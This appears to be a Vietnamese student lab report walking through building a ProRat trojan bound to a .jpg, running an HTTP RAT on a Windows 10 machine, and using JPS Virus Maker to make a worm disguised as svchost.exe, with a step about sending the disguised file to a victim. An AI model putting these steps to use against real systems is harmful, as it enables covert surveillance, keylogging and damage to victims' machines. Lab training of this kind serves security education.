
- **Bước 6:** Click **Bind with File** để che giấu server, trong lab này sử dụng file .jpg để che giấu server




- **Bước 7:** Chọn file để che giấu server




- **Bước 8:** Thông báo hiện lên, click OK
- **Bước 9:** Kiểm tra Exe (Has icon support) đã được click vào hay chưa



- **Bước 10:** Chọn icon bất kỳ để Create Server




- **Bước 11:** Thông báo Binded server thành công




- **Bước 12:** Tạo được binded\_server

Download	6/6/2024 3:46 PM	File folder	
Images	6/6/2024 3:46 PM	File folder	
Language	6/6/2024 3:46 PM	File folder	
binded_server	6/6/2024 4:26 PM	Application	452 KB
English	6/6/2024 3:46 PM	Compiled HTML ...	79 KB
Neutral-1024x605	6/6/2024 4:12 PM	JPG File	105 KB
ProRat	6/6/2024 3:46 PM	Application	2,899 KB
Readme	6/6/2024 3:46 PM	Text Document	9 KB
Turkish	6/6/2024 3:46 PM	Compiled HTML ...	92 KB
Version_Renewals	6/6/2024 3:46 PM	Text Document	35 KB

- **Bước 13:** Từ máy windows server 2012 click vào binded\_server



- Bước 14:** Nhập địa chỉ IP máy nạn nhân sau đó bấm connect để kết nối




- Bước 15:** Nhập mật khẩu để tiến hành theo dõi
- Bước 16:** Click vào PC Info để xem thông tin máy




- **Bước 17:** Bấm vào Keylogger để quan sát Windows Server 2012




- **Bước 18:** Cửa sổ keylogger



- **Bước 19:** Nhập thông tin bất kỳ lên notepad từ windows server 2012



- **Bước 20:** Từ máy hacker có thể quan sát được những gì trên Windows Server 2012




## Lab 2 – Creating an HTTP Trojan and Remotely Controlling a Target Machine using HTTP RAT


- **Bước 1:** Giao diện màn hình chính của HTTP RAT:



- **Bước 2:** Tạo thành công tệp httpserver.exe:



- **Bước 3:** Đăng nhập vào máy Windows 10 và khởi chạy tệp httpserver:



- **Bước 4:** Sau đó mở Task Manager lên và có thể thấy được tiến trình httpserver đang chạy:

Name	Status	CPU	Memory
<b>Background processes (47)</b>			
> Antimalware Service Executable	0%	81.4 MB	0
Application Frame Host	0%	4.4 MB	0
COM Surrogate	0%	1.3 MB	0
> COM Surrogate	0%	1.3 MB	0
> Cortana (2)	0%	3.5 MB	0
CTF Loader	0%	2.0 MB	0
Google Crash Handler	0%	0.3 MB	0
Google Crash Handler (32 bit)	0%	0.4 MB	0
Host Process for Windows Tasks	0%	2.4 MB	0
<b>httpserver (32 bit)</b>	0%	1.8 MB	0
> Microsoft Distributed Transactio...	0%	0.5 MB	0

- Bước 5:** Chuyển qua máy Windows Server 2012, nhập IP của máy Windows 10 để xem, phân tích các thông tin:



- Bước 6:** Nhấn vào option **running processes** để liệt kê các tiến trình đang chạy trên Win10:

```
welcome 2 HTTP_RAT infected computer :)

menu: [running processes] [browse] [computer info] [stop httprat] [have suggestions?] [homepage]

running processez:

[System Process]
System [kill]
Registry [kill]
smss.exe [kill]
csrss.exe [kill]
wininit.exe [kill]
csrss.exe [kill]
winlogon.exe [kill]
services.exe [kill]
lsass.exe [kill]
svchost.exe [kill]
fontdrvhost.exe [kill]
fontdrvhost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
dwm.exe [kill]
svchost.exe [kill]
svchost.exe [kill]
```

- **Bước 7:** Xem danh sách có trong ổ đĩa C:

```

z0mbie's HTTP_RAT
Not secure | 10.10.10.10/C:/
```

welcome 2 HTTP\_RAT infected computer :)

menu: [running processes] [browse] [computer info] [stop httprat] [have suggestions?] [homepage]

**listing of C:/**

- \$Recycle.Bin
- BGinfo
- Boot
- bootmgr [execute][delete]
- BOOTNXT [execute][delete]
- BOOTSECT.BAK [execute][delete]
- Documents and Settings
- inetpub
- pagefile.sys [execute][delete]
- PerfLogs
- Program Files
- Program Files (x86)
- ProgramData
- Recovery
- swapfile.sys [execute][delete]
- System Volume Information
- Users
- Windows

- **Bước 8:** Nhấn vào options **computer info** để xem các thông tin về **computer, users** và **hardware**:

```

z0mbie's HTTP_RAT
Not secure | 10.10.10.10/info
```

welcome 2 HTTP\_RAT infected computer :)

menu: [running processes] [browse] [computer info] [stop httprat] [have suggestions?] [homepage]

**computer information:**

Computer name: WIN10  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32

**users:**

- Administrator[Built-in account for administering the computer/domain]
- DefaultAccount[A user account managed by the system.]
- Guest[Built-in account for guest access to the computer/domain]
- IEUser[IEUser]
- Martin[ ]
- sshd[ ]
- WDAGUtilityAccount[A user account managed and used by the system for Windows Defender Application Guard scenarios.]

**Hardware information:**


OEM ID: 0  
processors: 2  
Processor type: 586  
Page size: 4096

### Lab 3 – Creating a Virus using JPS Virus Maker Tool


- **Bước 1:** Giao diện JPS Virus Maker tool
- **Bước 2:** Click vào các virus option:




- Bước 3:** Click vào một option lựa chọn khi mà virus được kích hoạt, ở đây chọn Restart
- Bước 4:** Chọn tên service sau khi tải virus xuống, tên ở đây được đặt là Rundll32
- Bước 5:** Chọn tên Server, tên ở đây được chọn là **Svchost.exe**




- Bước 6:** Click vào >> để cấu hình virus
- Bước 7:** Giao diện cấu hình virus




- Bước 8:** Đổi XP Password, Computer Name và IE Home Page:




- Bước 9:** Cho phép virus chuyển sang dạng worm, với thời gian tự nhiên đôi là 1 giây



- Bước 10:** Chọn JPG Icon và chọn Restart




- **Bước 11:** Click Create Virus!
- **Bước 12:** Thông báo thành công:




- **Bước 13:** Virus được tạo ở cùng File với JPS Virus Maker application. Ấm virus vào file bất kỳ (tương tự với Prorat) gửi cho nạn nhân.

This PC > Downloads > JPS Virus Maker				Search JPS Vir
	Name	Date modified	Type	Size
is	gbpast - Login	9/12/2023 9:59 PM	Internet Shortcut	1 KB
is	Home - blankhack	9/12/2023 9:59 PM	Internet Shortcut	1 KB
is	Home - cybergoons	9/12/2023 10:00 PM	Internet Shortcut	1 KB
ts	JPS Virus Maker	4/1/2012 9:36 AM	Application	1,056 KB
ts	JPS Virus Maker.sfx	6/6/2024 6:12 PM	Application	861 KB
	learn all kind of hacking	9/12/2023 9:59 PM	Internet Shortcut	1 KB
	Password	6/6/2024 6:12 PM	Text Document	1 KB
	svchost	9/11/2023 11:43 PM	Application	10 KB

- **Bước 14:** Truy cập svchost application ở Windows Server 2012:




- Bước 15:** Kết quả sau khi kích hoạt:



